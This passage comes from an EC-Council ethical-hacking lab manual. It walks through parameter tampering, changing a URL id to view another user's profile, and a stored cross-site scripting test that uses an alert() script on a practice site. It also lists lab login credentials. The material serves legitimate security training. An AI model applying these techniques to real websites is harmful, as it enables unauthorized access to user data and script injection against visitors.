


Figure 2.3.4: Performing Parameter Tampering

9. Now, try the parameter **id=3** in the address bar and press **Enter.**
10. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.

Attacking web applications through parameter tampering and XSS vulnerabilities is one of the steps an attacker takes in attempting to compromise a web application's security. An expert ethical hacker and pen tester should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications.




Figure 2.3.5: Kety's Profile

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.

TASK 3.3

Perform Cross-Site Scripting

11. Now, click the **Contacts** tab. Here you will be performing an XSS attack.




Figure 2.3.6: Clicking Contacts tab

12. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script **<script>alert("You are hacked")</script>** in the **Comment** field and click the **Submit Comment** button.




Figure 2.3.7: Performing XSS attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.

Note: If a notification appears saying **To display this page, Firefox must send information....**, click the **Resend** button.




Figure 2.3.8: XSS attack executed

14. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.
15. Now, switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
16. Open any web browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** into the address bar and press **Enter**.
17. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.

Note: Here, we are logging in as the victim.




Figure 2.3.9: MovieScope home Login Page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.




Figure 2.3.10: Clicking Contacts Tab

19. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are hacked**.

